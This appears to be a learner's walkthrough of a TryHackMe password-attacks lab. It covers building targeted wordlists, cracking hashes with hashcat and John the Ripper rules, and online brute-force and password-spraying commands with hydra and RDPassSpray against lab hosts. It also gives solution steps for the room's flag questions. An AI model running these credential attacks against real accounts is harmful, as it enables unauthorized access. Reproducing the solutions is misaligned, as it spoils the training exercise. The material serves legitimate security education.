Password Attacks
Password crackingis considered one of the traditional techniques in pen-testing. The primary goal is to let the attacker escalate to higher privileges and access to a computer system or network. It is a technique performed locally or on systems controlled by the attacker.Password guessingis a technique used to target online protocols and services. Therefore, it’s considered time-consuming and opens up the opportunity to generate logs for the failed login attempts. A password guessing attack conducted on a web-based system often requires a new request to be sent for each attempt, which can be easily detected.
Password Profiling-1#
- Having a good wordlist is critical to carrying out a successful password attack. Its important to create a targeted username and password list, lets discuss here…
Default Passwords#
- Before performing password attacks, it is worth trying a couple of default passwords against the targeted service.
- Manufacturers set default passwords with products and equipment such as switches, firewalls, routers. There are scenarios where customers don’t change the default password, which makes the system vulnerable. Thus, it is a good practice to try out admin:admin, admin:123456, etc.
- Here are some website lists that provide default passwords for various products.
https://cirt.net/passwords
https://default-password.info/
https://datarecovery.com/rd/default-passwords/
Weak Passwords#
- Professionals collect and generate weak password lists over time and often combine them into one large wordlist.
- Lists are generated based on their experience and what they see in pentesting engagements.
- Here are some of the common weak passwords lists :
# This includes the most well-known collections of passwords.
https://www.skullsecurity.org/wiki/Passwords

# A huge collection of all kinds of lists, not only for password cracking.
SecLists
Leaked Passwords#
- Sensitive data such as passwords or hashes may be publicly disclosed or sold as a result of a breach.
- These public or privately available leaks are often referred to as ‘dumps’.
- Depending on the contents of the dump, an attacker may need to extract the passwords out of the data.
- In some cases, the dump may only contain hashes of the passwords and require cracking in order to gain the plain-text passwords.
- The following are some of the common password lists that have weak and leaked passwords, including webhost, elitehacker,hak5, Hotmail, PhpBB companies’ leaks:
SecLists/Passwords/Leaked-Databases
Combined wordlists#
- Let’s say that we have more than one wordlist. Then, we can combine these wordlists into one large file. This can be done as follows using cat:
cat file1.txt file2.txt file3.txt > combined_list.txt
sort combined_list.txt | uniq -u > cleaned_combined_list.txt
Customized wordlists#
- Customizing password lists is one of the best ways to increase the chances of finding valid credentials
- Often, a company’s website contains valuable information about the company and its employees, including emails and employee names. In addition, the website may contain keywords specific to what the company offers, including product and service names, which may be used in an employee’s password!
- Tools such as
Cewlcan be used to effectively crawl a website and extract strings or keywords.Cewlis a powerful tool to generate a wordlist specific to a given company or targetcewl -w list.txt -d 5 -m 5 http://thm.labs # -w: write conetents to file # -d: is the depth level of web crawling # -m: gathers the strigs that are character or more - As a result, we should now have a decently sized wordlist based on relevant words for the specific enterprise, like names, locations, and a lot of their business lingo
Username Wordlists#
- Gathering employees’ names in the enumeration stage is essential. We can generate username lists from the target’s website. For the following example, we’ll assume we have a {first name} {last name} (ex: John Smith) and a method of generating usernames.
- Thankfully, there is a tool
username_generatorthat could help create a list with most of the possible combinations if we have a first name and last name.git clone https://github.com/therodri2/username_generator.git cd username_generator # lets look at help python3 username_generator.py -h # Lets create a wordlist that contains full name "john smith" echo "John Smith" > user.lst python3 user_generator.py -w users.lst # we supposed get all the possible usernames of John smith
Passord profiling-2#
Keyspace Technique#
- Another way of preparing a wordlist is by using the key-space technique. In this technique, we specify a range of characters, numbers, and symbols in our wordlist.
crunchis one of many powerful tools for creating an offline wordlist. Withcrunch, we can specify numerous options, including min, max, and options as follows:crunch -h crunch 2 2 01234abcd -o crunch.txt # crunch also lets us specify a character set using the -t option to combine words of our choice. # @-> lowercase alpha, %-> numeric, ^-> special chacters incluing space: crunch 6 6 -t pass%%
CUPP - Common user passwords profiler#
- CUPP is an automatic and interactive tool written in Python for creating custom wordlists.
- For instance, if you know some details about a specific target, such as their birthdate, pet name, company name, etc., this could be a helpful tool to generate passwords based on this known information.
- CUPP will take the information supplied and generate a custom wordlist based on what’s provided. There’s also support for a 1337/leet mode, which substitutes the letters a, i,e, t, o, s, g, z with numbers.
- To run CUPP, we need python 3 installed. Then clone the GitHub repo to your local machine using git as follows:
git clone https://github.com/Mebus/cupp.git
cd CUPP
python3 cupp.py # shows help
python3 cupp.py -i # interactive mode, wiil ask interactive questions, generate wordlist based on provided answers.
python3 cupp.py -l # Download huge wordlists from repository
python3 cupp.py -a # Parse default usernames and passwords directly from Alecto DB
Offline Attacks (Dictionary and Brute-Force)#
Dictionary attack#
- A dictionary attack is a technique used to guess passwords by using well-known words or phrases.
- We will showcase an offline dictionary attack using hashcat, which is a popular tool to crack hashes
- Let’s say that we obtain the following hash
f806fc5a2a0d5ba2471600758452799c, and want to perform a dictionary attack to crack it. First, we need to know the following at a minimum:- What type of hash is this?
- What wordlist will we be using? Or what type of attack mode could we use?
- To identify the type of hash, we could a tool such as
hashidorhash-identifier. For this example, hash-identifier believed the possible hashing method is MD5
hashcat -a 0 -m 0 f806fc5a2a0d5ba2471600758452799c /usr/share/wordlists/rockyou.txt
# -a 0: sets the attck mode to dictionary attack
# -m 0: sets the hash mode for cracking MD5 hashes, for other types run `hashcat -h` for list of supported hashes
# hash and wordlists
# we will run --show option to show the cracked value
hashcat -a 0 -m 0 f806fc5a2a0d5ba2471600758452799c /usr/share/wordlists/rockyou.txt --show
# f806fc5a2a0d5ba2471600758452799c:rockyou
Brute force attack#
- Brute-forcing is a common attack used by the attacker to gain unauthorized access to a personal account.
- The main difference between a dictionary and a brute-force attack is that a dictionary attack uses a wordlist that contains all possible passwords.
- In contrast, a brute-force attack aims to try all combinations of a character or characters. For example, let’s assume that we have a bank account to which we need unauthorized access. We know that the PIN contains 4 digits as a password. We can perform a brute-force attack that starts from 0000 to 9999 to guess the valid PIN based on this knowledge
- For instance, hashcat has charset options that could be used to generate your own combinations.
hashcat --help
# generating possible combinations
hashcat -a 3 ?d?d?d?d --stdout
# -a 3:  sets the attacking mode as a brute-force attack
# ?d?d?d?d - use four digit
# --stdout - print result on terminal
hashcat -a 3 -m 0 05A5CF06982BA7892ED2A6D38FE832D6 ?d?d?d?d
Offline Attacks (Rule Based)#
Rule-Based attacks#
- Rule-Based attacks are also known as hybrid attacks. Rule-Based attacks assume the attacker knows something about the password policy.
- Rules are applied to create passwords within the guidelines of the given password policy and should, in theory, only generate valid passwords.
- Using pre-existing wordlists may be useful when generating passwords that fit a policy — for example, manipulating or ‘mangling’ a password such as ‘password’: p@ssword, Pa$$word, Passw0rd, and so on.
- Usually, John the ripper has a config file that contains rule sets, which is located at /etc/john/john.conf or /opt/john/john.conf depending on your distro or how john was installed. Look for List.Rules to see all availbale rules.
cat /etc/john/john.conf | grep "List.Rules:" | cut -d"." -f3 | cut -d":" -f2 | cut -d"]" -f1 | awk NF - We will create a wordlist with only one password containing the string
tryhackme, to see how we can expand the wordlist. Let’s choose one of the rules, the best64 rule, which contains the best 64 built-in John rules, and see what it can do!john --wordlist=/tmp/single-password-list.txt --rules=best64 --stdout | wc -l # --wordlist -> to specify the wordlist # --rules -> to specify which rule # --stdout --> to print output on terminal - By running the previous command, we expand our password list from 1 to 76 passwords.
- Now let’s check another rule, one of the best rules in John, KoreLogic. KoreLogic uses various built-in and custom rules to generate complex password lists. Now let’s use this rule and check whether the Tryh@ckm3 is available in our list!
john --wordlist=single-password-list.txt --rules=KoreLogic --stdout |grep "Tryh@ckm3"
Custom Rules#
John the ripper has a lot to offer. For instance, we can build our own rule(s) and use it at run time while john is cracking the hash or use the rule to build a custom wordlist!
Let’s say we wanted to create a custom wordlist from a pre-existing dictionary with custom modification to the original dictionary. The goal is to add special characters (ex: !@#$*&) to the beginning of each word and add numbers 0-9 at the end. The format will be as follows:
[symbols]word[0-9]We can add our rule to the end of john.conf:
sudo vi /etc/john/john.conf
  [List.Rules:THM-Password-Attacks]
  Az"[0-9]" ^[!@#$]
Now let’s create a file containing a single word password to see how we can expand our wordlist using this rule.
echo "password" > /tmp/single.lst
john --wordlist=/tmp/single.lst --rules=THM-Password-Attacks --stdout
Online Password Attacks - Task8 Solutions#
- We recommend using https://clinic.thmredteam.com/ to create your custom wordlist.
- To generate your wordlist using cewl against the website:
cewl -m 8 -w clinic.lst https://clinic.thmredteam.com/
Can you guess the FTP credentials without brute-forcing? What is the flag?#
- kindly install
ftpclient if its not installed, as i have observed its not really good withnc
sudo apt install ftp
ftp 10.48.133.239
# ftp -> username: ftp
# ftp -> password: guest@example.com  # anything is fine.
# ftp -> cd files
# ftp -> get flag.txt
# ftp -> quit
In this question, you need to generate a rule-based dictionary from the wordlist clinic.lst in the previous task.#
- email: pittman@clinic.thmredteam.com against 10.48.133.239:465 (SMTPS).
- What is the password? Note that the password format is as follows: [symbol][dictionary word][0-9][0-9].
sudo vi /etc/john/john.conf
# add the following rule at the end of the file
[List.Rules:THM-Password-Attacks]
Az"[0-9]" ^[!@]
# save and exit

# generate the passwords based on above rule
john --wordlist=clinic.lst --rules=THM-Password-Attacks --stdout > clinic-attacks.lst
hydra -l pittman@clinic.thmredteam.com -P clinic-attacks.lst smtps://10.48.133.239 -s 465 -f -I

# also if possible try connecting manually using
openssl s_client -connect 10.48.133.239:465
HELO clinic.thmredteam.com
AUTH LOGIN
# paste base64 version of pittman@clinic.thmredteam.com
# paste the base64 version of password here
Perform a brute-forcing attack against the phillips account for the login page at http://10.48.133.239/login-get using hydra? What is the flag?#
hydra -l phillips -P clinic.lst 10.48.133.239 http-get-form "/login-get/index.php:username=^USER^&password=^PASS^:S=logout.php"
Perform a rule-based password attack to gain access to the burgess account. Find the flag at the following website: http://10.48.133.239/login-post/. What is the flag?#
john --wordlist=clinic.lst --rules=single-extra --stdout  > wordlist_single.lst
hydra -l burgess -P wordlist_single.lst 10.48.133.239 http-post-form "/login-post/index.php:username=^USER^&password=^PASS^:S=logout.php" -f
Password Spraying#
Password spraying is an effective technique used to identify valid credentials.
This can be used against various online services and authentication systems, such as SSH, SMB, RDP, SMTP, Outlook Web Apps, etc.
A brute force attacks targets a specific username to try many weak and predictable passwords. While a password spraying attack targets many usernames using one common weak password, which could help avoid an account lockout policy.
The following figure explains concept of password spraying attacks..

If a password complexity policy is enforced within organization, we may need to create password that includes to fulfill the requirement, such as
Ocotober2021!,Spring021@,October2021#, etc.
Lets spray on ssh#
hydra -L users.txt -p "Ocotober2021!" 10.48.133.239 ssh
Lets spray on rdp#
- Lets assume that we found an exposed RDP service on port 3026, we can use a tool such as RDPPassSpray to password spray against RDP.
- First, install the tool on your machine
git clone https://github.com/xFreed0m/RDPassSpray
cd RDPassSpray
pip3 install -r requirements.txt
python3 RDPassSpray.py -u users.txt -p "Ocotober2021!" -t 10.48.133.239:3026
Outllok web access (OWA) portal#
SMB#
- Metaisploit (auxillary/scanner/smb/smb_login)
Quetsions?#
#Use the following username list:
user@THM:~# cat usernames-list.txt
admin
phillips
burgess
pittman
guess
- Perform a password spraying attack to get access to the SSH://10.48.133.239 server to read /etc/flag. – Echo given hint as:
Hey,
This is the hint you’re looking for: season+ year + special character.
For the season, consider using Fall instead Autumn.
For year, try years between (2020-2021)
Let me know if you want any help.
cat << EOF > password-list.txt
Fall2020!
Fall2021!
Fall2020@
Fall2021@
EOF

hydra -L usernames-list.txt -P password-list.txt 10.48.133.239 ssh